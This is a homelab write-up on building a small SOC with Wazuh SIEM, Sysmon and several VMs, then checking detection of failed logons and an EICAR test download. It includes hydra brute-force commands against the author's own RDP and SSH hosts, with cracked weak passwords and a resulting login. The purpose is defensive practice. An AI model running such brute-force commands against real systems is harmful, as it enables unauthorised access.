

SOC Homelab Project

1. Set up environment	3
Instance 1 - Mac (host machine)	3
Instance 2 - Ubuntu VM	4
Instance 3 - Windows VM	5
Instance 4 - Kali Linux VM	7
2. Generate test events + verify alerts on Wazuh dashboard (ongoing)	8
# Detect Failed Logon	8
# Detect Malicious File Download	11
# Privilege Escalation	13
> UAC Bypass	13
3. Hardening endpoints (ongoing)	17
# Configuration Scanning	17

Objective


Build a SOC environment to practice endpoint monitoring, log analysis, and incident detection.

Technologies

OS: Linux, Windows, macOS

Tools: VMware Fusion, Wazuh (SIEM), Sysmon, nmap, hydra

Architecture Diagram



Implementation (overview)

1. Set up environment
2. Generate test events + verify alerts on Wazuh dashboard
3. Hardening endpoints

Implementation (detailed)

1. Set up environment

Instance 1 - Mac (host machine)

- Installed VMware Fusion
- Installed Wazuh Agent (also act as an endpoint itself)

Troubleshoot

Issue	<ul style="list-style-type: none"> • agent did not show in dashboard
Diagnosis	<ul style="list-style-type: none"> • ping was successful • port 1514 was configured correctly • however, server IP was dashboard's IP (127.0.0.1) instead of VM's IP (192.168.x.x)
Solution	<ul style="list-style-type: none"> • updated server IP and restart agent

Screenshot - VMware Fusion on Mac Host



Screenshot - Wazuh agent status on Mac Endpoint

```
raychiu@192 ~ % sudo grep ^status /Library/Ossec/var/run/wazuh-agentd.state
status='connected'
raychiu@192 ~ %
```

The screenshot shows a terminal window on a Mac. The title bar says "raychiu — zsh — 100x29". The terminal displays a single line of text: "status='connected'". The user is identified as "raychiu" and the IP address is "192". The command used is "sudo grep ^status /Library/Ossec/var/run/wazuh-agentd.state".


Instance 2 - Ubuntu VM

- Installed Wazuh Manager + Dashboard

Troubleshoot

Issue	<ul style="list-style-type: none"> Wazuh installation failed multiple times
Diagnosis 1	<ul style="list-style-type: none"> Wazuh did not support latest Ubuntu 25.04 as of August 2025
Solution 1	<ul style="list-style-type: none"> re-installed Ubuntu 24.04 instead
Diagnosis 2	<ul style="list-style-type: none"> did not allocate enough disk space for VM
Solution 2	<ul style="list-style-type: none"> allocated 100GB for this VM (minimum is 80GB)

Screenshot - Connected agents on Wazuh Dashboard on Ubuntu



Instance 3 - Windows VM

- Installed Wazuh Agent
- Installed Sysmon with SwiftOnSecurity config file
- Forwarded Sysmon logs to Wazuh dashboard

Troubleshoot

Issue	<ul style="list-style-type: none"> • sysmon driver failed
Diagnosis	<ul style="list-style-type: none"> • wrong .exe were used - sysmon.exe and sysmon64.exe do not work in ARM architecture
Solution	<ul style="list-style-type: none"> • used sysmon64a.exe

Screenshot - Wazuh agent status on Windows Endpoint

```
Administrator: Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\WINDOWS\system32> Select-String -Path 'C:\Program Files (x86)\ossec-agent\wazuh-agent.state' -Pattern '^status'

C:\Program Files (x86)\ossec-agent\wazuh-agent.state:7:status='connected'

PS C:\WINDOWS\system32>
```

Screenshot - Sysmon logs in Windows Event Viewer on Windows Endpoint


The screenshot shows the Windows Event Viewer interface. The left pane shows a tree view of logs, with the 'Operational' log selected under 'Sysmon'. The right pane displays the details of event 1, which is a 'Process Create' event. The event details are as follows:

Level	Date and Time	Source	Event ID	Task Category
Information	8/30/2025 6:40:45 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	8/30/2025 6:40:45 PM	Sysmon	13	Registry value set (rule: RegistryValueSet)
Information	8/30/2025 6:40:45 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	8/30/2025 6:40:27 PM	Sysmon	3	Network connection detect
Information	8/30/2025 6:40:25 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	8/30/2025 6:39:54 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	8/30/2025 6:39:53 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	8/30/2025 6:39:44 PM	Sysmon	13	Registry value set (rule: RegistryValueSet)
Information	8/30/2025 6:39:44 PM	Sysmon	13	Registry value set (rule: RegistryValueSet)
Information	8/30/2025 6:39:44 PM	Sysmon	13	Registry value set (rule: RegistryValueSet)
Information	8/30/2025 6:39:44 PM	Sysmon	13	Registry value set (rule: RegistryValueSet)

Detailed view of Event 1, Sysmon:

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	8/30/2025 6:40:45 PM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	ray-win
OpCode:	Info		

Screenshot - Config to forward Sysmon logs to Wazuh dashboard




Screenshot - Verify Sysmon logs collection in Wazuh dashboard

Instance 4 - Kali Linux VM

- Deployed for role playing attacker

Screenshot - Ping Windows Endpoint on Kali for testing



2. Generate test events + verify alerts on Wazuh dashboard (ongoing)

Detect Failed Logon

Test 1

Date	2025-09-06																						
Target	Windows Endpoint																						
Method	<ul style="list-style-type: none"> Enter wrong password in Windows Lock Screen 																						
Result	<ul style="list-style-type: none"> Event detected by agent and shown on Wazuh dashboard Filtered logs by “data.win.system.eventID: 4625” 																						
Screenshot	<p>The screenshot shows the Wazuh Data Explorer interface. A search query is entered: "agent.name: ray-win AND data.win.system.eventID: 4625". The results table displays one event from September 5, 2025, at 12:08:42.836. The event details include:</p> <table border="1"> <thead> <tr> <th>Field</th> <th>Value</th> </tr> </thead> <tbody> <tr> <td>Security</td> <td>5-1-5-B</td> </tr> <tr> <td>Account Name</td> <td>RAY-WIN\$</td> </tr> <tr> <td>Account Domain</td> <td>WORKGROUP</td> </tr> <tr> <td>Message</td> <td>An account failed to log on.</td> </tr> <tr> <td>Security ID</td> <td>S-1-5-18</td> </tr> <tr> <td>OpCode</td> <td>0</td> </tr> <tr> <td>Process ID</td> <td>804</td> </tr> <tr> <td>Provider GUID</td> <td>{58489625-5479-4994-a5ba-3e3b0828c8fd}</td> </tr> <tr> <td>Provider Name</td> <td>Microsoft\Windows\Security\Auditing</td> </tr> <tr> <td>Severity Value</td> <td>AUDIT_FAILURE</td> </tr> </tbody> </table>	Field	Value	Security	5-1-5-B	Account Name	RAY-WIN\$	Account Domain	WORKGROUP	Message	An account failed to log on.	Security ID	S-1-5-18	OpCode	0	Process ID	804	Provider GUID	{58489625-5479-4994-a5ba-3e3b0828c8fd}	Provider Name	Microsoft\Windows\Security\Auditing	Severity Value	AUDIT_FAILURE
Field	Value																						
Security	5-1-5-B																						
Account Name	RAY-WIN\$																						
Account Domain	WORKGROUP																						
Message	An account failed to log on.																						
Security ID	S-1-5-18																						
OpCode	0																						
Process ID	804																						
Provider GUID	{58489625-5479-4994-a5ba-3e3b0828c8fd}																						
Provider Name	Microsoft\Windows\Security\Auditing																						
Severity Value	AUDIT_FAILURE																						

Test 2

Date	2025-09-06
Target	Windows Endpoint
Method	<ul style="list-style-type: none"> Simulate brute-force attack on Windows Endpoint Created “victim” user on Windows with weak password Use Hydra on Kali Linux to attempt brute-force
Details	<pre># attempt with known user name and password via smb Command: hydra -l victim -p 12345 smb://192.168.x.x Not responding - may be blocked by Windows # attempt nmap scan on Windows endpoint Command: nmap -sV 192.168.x.x No host found - may be blocked by Windows # tried same nmap scan on Ubuntu Command: nmap -sV 192.168.x.x 1 Host up, port 443 and 3389 open # attempt hydra on Ubuntu with known username and password via rdp Command: hydra -l ray -p xxxxx rdp://192.168.x.x [3389][rdp] host: 192.168.x.x login: ray password: xxxxxxxx 1 of 1 target successfully completed, 1 valid password found # attempt hydra on Ubuntu with password list Command: hydra -l ray -P rockyou.txt rdp://192.168.x.x [3389][rdp] host: 192.168.x.x login: ray password: 123456789 [3389][rdp] host: 192.168.x.x login: ray password: 123456 [3389][rdp] host: 192.168.x.x login: ray password: 12345 [3389][rdp] host: 192.168.x.x login: ray password: password 1 of 1 target successfully completed, 4 valid passwords found # turn off Windows firewall and nmap scan again Command: nmap -sV 192.168.x.x Host is up (0.00030s latency). Not shown: 997 closed tcp ports (conn-refused) PORT STATE SERVICE VERSION 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds? Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows # install and enable OpenSSH on Windows Endpoint - success # connect to Windows via ssh from Kali - success # attempt hydra with password list on Windows using ssh [DATA] attacking ssh://192.168.x.x:22/ [22][ssh] host: 192.168.x.x login: victim password: 12345 1 of 1 target successfully completed, 1 valid password found # use brute-forced password to connect Windows victim Command: ssh victim@192.168.x.x Password: 12345 Success</pre>

Screenshot
Enumerate password list
Found password SSH using found password

```
(ray@ray) [~/Downloads]
$ hydra -l victim -P rockyou.txt ssh://192.168.1.1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-06 13:50:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://192.168.1.1:22
[22][ssh] host: 192.168.1.1 login: victim password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-06 13:50:13

(ray@ray) [~/Downloads]
$ ssh victim@192.168.1.1
Connection reset by 192.168.1.1 port 22

(ray@ray) [~/Downloads]
$ ssh victim@192.168.1.1
victim@192.168.1.1's password:
Microsoft Windows [Version 10.0.26100.4946]
(c) Microsoft Corporation. All rights reserved.

victim@RAY-WIN C:\Users\victim>
```


Screenshot
Wazuh detected brute-force on dashboard



Detect Malicious File Download

Test 1

Date	2025-09-06
Target	Windows Endpoint
Method	Download a test malicious file
Details	<pre># Download malicious file File name: eicar_com.zip File hash: 2546DCFFC5AD854D4DDC64FBF056871CD5A00F2471CB7A5BFD4AC23B6E 9EEDAD # Check file hash on VirusTotal 62/67 flagged as malicious # Integrate VirusTotal with Wazuh dashboard <integration> <name>virustotal</name> <api_key>*****</api_key> <group>syscheck</group> <alert_format>json</alert_format> </integration> # Config Wazuh agent to monitor "Downloads" <syscheck> <directories check_all="yes" realtime="yes">C:\Users*\Downloads</ directories> </syscheck> # Test download and flagged by Wazuh - success</pre>
Screenshot File hash check on VirusTotal	

Screenshot VirusTotal API integration in config file	<pre> <!-- VirusTotal integration --> <integration> <name>virustotal</name> <api_key>1b[REDACTED]e5</api_key> <group>syscheck</group> <alert_format>json</alert_format> </integration> <!-- System inventory --> <wodle name="syscollector"> <disabled>noc</disabled> <interval>1h</interval> </pre>																																
Screenshot VirusTotal sys check config	<pre> <!-- Directories to check (perform all possible verifications) --> <directories check_all="yes" realtime="yes">C:\Users*\Downloads</directories> <directories>/etc,/usr/bin,/usr/sbin</directories> <directories>/bin,/sbin,/boot</directories> </pre>																																
Screenshot Malicious file download alert on dashboard from VirusTotal API integration	 <p>Count</p> <p>timestamp per 30 minutes</p> <table border="1"> <thead> <tr> <th>Field</th> <th>Value</th> </tr> </thead> <tbody> <tr> <td>t_data.virustotal.permissions</td> <td>> https://www.virustotal.com/gui/file/2546dcffc5ad854d4ddc64fbf056871cd5a0f2471cb7a5bfd4ac23b6e9eedad-detection/f-2546dcffc5ad854d4ddc64fbf056871cd5a0f2471cb7a5bfd4ac23b6e9eedad-1757164397</td> </tr> <tr> <td>t_data.virustotal.positives</td> <td>62</td> </tr> <tr> <td>t_data.virustotal.scan_date</td> <td>2025-09-06 13:13:17</td> </tr> <tr> <td>t_data.virustotal.sha1</td> <td>d27265074c9eac2e2122ed69294dbc4d7cce9141</td> </tr> <tr> <td>t_data.virustotal.source.alert_id</td> <td>1757178115.7214424</td> </tr> <tr> <td>t_data.virustotal.source.file</td> <td>c:\users\raychi\downloads\unconfirmed_385167.crdownload</td> </tr> <tr> <td>t_data.virustotal.source.md5</td> <td>6ce6f415d8475545be5ba114f208b0ff</td> </tr> <tr> <td>t_data.virustotal.source.sha1</td> <td>d27265074c9eac2e2122ed69294dbc4d7cce9141</td> </tr> <tr> <td>t_data.virustotal.total</td> <td>67</td> </tr> <tr> <td>t_decoder.name</td> <td>json</td> </tr> <tr> <td>t_id</td> <td>1757178115.7218292</td> </tr> <tr> <td>t_input.type</td> <td>log</td> </tr> <tr> <td>t_location</td> <td>virustotal</td> </tr> <tr> <td>t_manager.name</td> <td>ray-VirtualBox-1</td> </tr> <tr> <td>t_rule.description</td> <td>VirusTotal: Alert - c:\users\raychi\downloads\unconfirmed_385167.crdownload - 62 engines detected this file</td> </tr> </tbody> </table>	Field	Value	t_data.virustotal.permissions	> https://www.virustotal.com/gui/file/2546dcffc5ad854d4ddc64fbf056871cd5a0f2471cb7a5bfd4ac23b6e9eedad-detection/f-2546dcffc5ad854d4ddc64fbf056871cd5a0f2471cb7a5bfd4ac23b6e9eedad-1757164397	t_data.virustotal.positives	62	t_data.virustotal.scan_date	2025-09-06 13:13:17	t_data.virustotal.sha1	d27265074c9eac2e2122ed69294dbc4d7cce9141	t_data.virustotal.source.alert_id	1757178115.7214424	t_data.virustotal.source.file	c:\users\raychi\downloads\unconfirmed_385167.crdownload	t_data.virustotal.source.md5	6ce6f415d8475545be5ba114f208b0ff	t_data.virustotal.source.sha1	d27265074c9eac2e2122ed69294dbc4d7cce9141	t_data.virustotal.total	67	t_decoder.name	json	t_id	1757178115.7218292	t_input.type	log	t_location	virustotal	t_manager.name	ray-VirtualBox-1	t_rule.description	VirusTotal: Alert - c:\users\raychi\downloads\unconfirmed_385167.crdownload - 62 engines detected this file
Field	Value																																
t_data.virustotal.permissions	> https://www.virustotal.com/gui/file/2546dcffc5ad854d4ddc64fbf056871cd5a0f2471cb7a5bfd4ac23b6e9eedad-detection/f-2546dcffc5ad854d4ddc64fbf056871cd5a0f2471cb7a5bfd4ac23b6e9eedad-1757164397																																
t_data.virustotal.positives	62																																
t_data.virustotal.scan_date	2025-09-06 13:13:17																																
t_data.virustotal.sha1	d27265074c9eac2e2122ed69294dbc4d7cce9141																																
t_data.virustotal.source.alert_id	1757178115.7214424																																
t_data.virustotal.source.file	c:\users\raychi\downloads\unconfirmed_385167.crdownload																																
t_data.virustotal.source.md5	6ce6f415d8475545be5ba114f208b0ff																																
t_data.virustotal.source.sha1	d27265074c9eac2e2122ed69294dbc4d7cce9141																																
t_data.virustotal.total	67																																
t_decoder.name	json																																
t_id	1757178115.7218292																																
t_input.type	log																																
t_location	virustotal																																
t_manager.name	ray-VirtualBox-1																																
t_rule.description	VirusTotal: Alert - c:\users\raychi\downloads\unconfirmed_385167.crdownload - 62 engines detected this file																																


Privilege Escalation

> UAC Bypass

